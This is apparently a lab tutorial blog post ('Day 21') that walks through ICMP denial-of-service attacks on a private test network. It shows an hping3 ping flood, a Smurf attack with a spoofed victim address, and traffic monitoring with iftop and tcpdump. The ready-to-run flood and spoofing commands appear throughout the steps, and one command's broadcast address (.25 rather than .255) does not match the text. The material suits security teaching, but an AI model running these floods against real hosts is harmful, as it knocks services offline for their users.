Day 21

Exploitation Analyst

Hacking ICMP Protocol:

What makes ICMP vulnerable?

- Lack of Authentication: ICMP doesn't have built-in authentication, so spoofed packets can be sent easily.
- No Ports: Since ICMP doesn’t use ports (unlike TCP/UDP), firewalls might not inspect it deeply.
- Designed for Diagnostics: Its original purpose (ping, traceroute) wasn’t meant for security contexts.

Ping Flood (ICMP Flood)

Steps:

Check if your device has the hping3 installed: see the help manual about how to use it.

This command displays the help manual for the hping3 tool. hping3 is a powerful packet crafting utility that allows users to create custom TCP, UDP, ICMP, or raw IP packets. The -h option shows all the supported options, modes, and flags you can use. It's crucial for understanding how to use the tool for specific testing, reconnaissance, or attack scenarios. This help page outlines usage syntax, protocol modes (like --icmp or --udp), spoofing options, TTL, fragmentation, port settings, and special attack features such as flooding or scanning.

```
┌──(root㉿kali)-[~]
└─# hping3 -1 --flood -V 192.168.1.101
using eth0, addr: 192.168.1.102, MTU: 1500
HPING 192.168.1.101 (eth0 192.168.1.101): icmp mode set, 28 headers + 0 data bytes
hping in flood mode, no replies will be shown
```

This command launches an ICMP flood attack against the target IP 192.168.1.101. The -1 flag puts hping3 into ICMP mode (similar to what ping uses). The --flood flag tells it to send ICMP packets as fast as possible, essentially overwhelming the target system or network interface with high traffic, often used in denial-of-service (DoS) testing. The -V flag turns on verbose mode so the user can see how many packets are being sent and to whom. This kind of attack is meant to test the stability and defenses of systems against network-layer abuse but should only be run in controlled, legal environments (e.g., labs).


```
┌──(root㉿kali)-[~]
└─# iftop
interface: eth0
IP address is: 192.168.1.102
MAC address is: 08:00:27:d2:26:79
┌──(root㉿kali)-[~]
└─#
```

iftop is a real-time console-based network bandwidth monitoring tool. When run in another terminal while hping3 is flooding the network, it allows you to **visualize the impact of the ICMP flood**. It shows a live list of source and destination IPs, along with how much data is being transferred between them. You can see the spike in bandwidth usage, which helps in analyzing whether the flood is effective and how much traffic it's generating. It's a practical tool to monitor network activity and detect high-volume transfers that may indicate scanning, data exfiltration, or DoS attempts.

Smurf Attack on ICMP protocol:


Steps:

Find the Broadcast Address: use the command ‘ip a’. Clearly the broadcast address is 192.168.1.255.



This command displays the network interfaces and their IP configurations. It helps identify the attacker machine's IP address and the broadcast address (seen as brd) of the connected network, which is essential for crafting the Smurf attack.


Confirm Broadcast Pings Work: Use the command ping -b 192.168.1.255. yes, it does.



This sends ICMP Echo Requests to the broadcast address of the subnet. If multiple devices reply, it confirms that broadcast ICMP is enabled on the network, a required condition for a Smurf attack to succeed.

Get Victim’s IP: Say IP of the windows 2019 server is 192.168.1.103.


Launch the Smurf Attack: use the command. hping3 -1 --spoof 192.168.1.103 -a 192.168.1.103 -b 192.168.1.25



This sends spoofed ICMP Echo Requests to the broadcast address. The source IP is forged as the victim's IP (192.168.1.103), tricking all live hosts into flooding the victim with ICMP Echo Replies.

Monitor Traffic**:** On another terminal, using the command: iftop -i eth0

```
┌──(root㉿kali)-[~]
└─# iftop -i eth0
```



This real-time network monitoring tool shows incoming/outgoing traffic per host on the specified interface (eth0). It's used to visualize the traffic surge towards the victim during the Smurf attack and verify if the attack was successful.

Or check traffic using the command: tcpdump -n icmp

```
┌──(root㉿kali)-[~]
└─# tcpdump -n icmp
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), snapshot length 262144 bytes
17:28:55.933269 IP 192.168.1.103 > 192.168.1.255: ICMP echo request, id 6971, seq 50688, length 8
17:28:56.936267 IP 192.168.1.103 > 192.168.1.255: ICMP echo request, id 6971, seq 50944, length 8
17:28:57.945048 IP 192.168.1.103 > 192.168.1.255: ICMP echo request, id 6971, seq 51200, length 8
17:28:58.948254 IP 192.168.1.103 > 192.168.1.255: ICMP echo request, id 6971, seq 51456, length 8
17:29:00.178198 IP 192.168.1.103 > 192.168.1.255: ICMP echo request, id 6971, seq 51712, length 8
17:29:01.179506 IP 192.168.1.103 > 192.168.1.255: ICMP echo request, id 6971, seq 51968, length 8
17:29:02.182001 IP 192.168.1.103 > 192.168.1.255: ICMP echo request, id 6971, seq 52224, length 8
17:29:03.183030 IP 192.168.1.103 > 192.168.1.255: ICMP echo request, id 6971, seq 52480, length 8
17:29:04.184202 IP 192.168.1.103 > 192.168.1.255: ICMP echo request, id 6971, seq 52736, length 8
17:29:05.189345 IP 192.168.1.103 > 192.168.1.255: ICMP echo request, id 6971, seq 52992, length 8
17:29:06.192659 IP 192.168.1.103 > 192.168.1.255: ICMP echo request, id 6971, seq 53248, length 8
17:29:07.486564 IP 192.168.1.103 > 192.168.1.255: ICMP echo request, id 6971, seq 53504, length 8
17:29:08.489567 IP 192.168.1.103 > 192.168.1.255: ICMP echo request, id 6971, seq 53760, length 8
17:29:09.504020 IP 192.168.1.103 > 192.168.1.255: ICMP echo request, id 6971, seq 54016, length 8
17:29:10.505110 IP 192.168.1.103 > 192.168.1.255: ICMP echo request, id 6971, seq 54272, length 8
```

Common Issues:

1. **No other hosts reply to broadcast pings**
    a. Many modern OSes (Windows, Linux) are configured **not to reply to broadcast ICMP** to prevent Smurf attacks.
2. **Network blocks broadcast pings**
    a. Some virtual switches (e.g., in VirtualBox or VMware) or routers **filter or drop broadcast ICMP**.

--The End--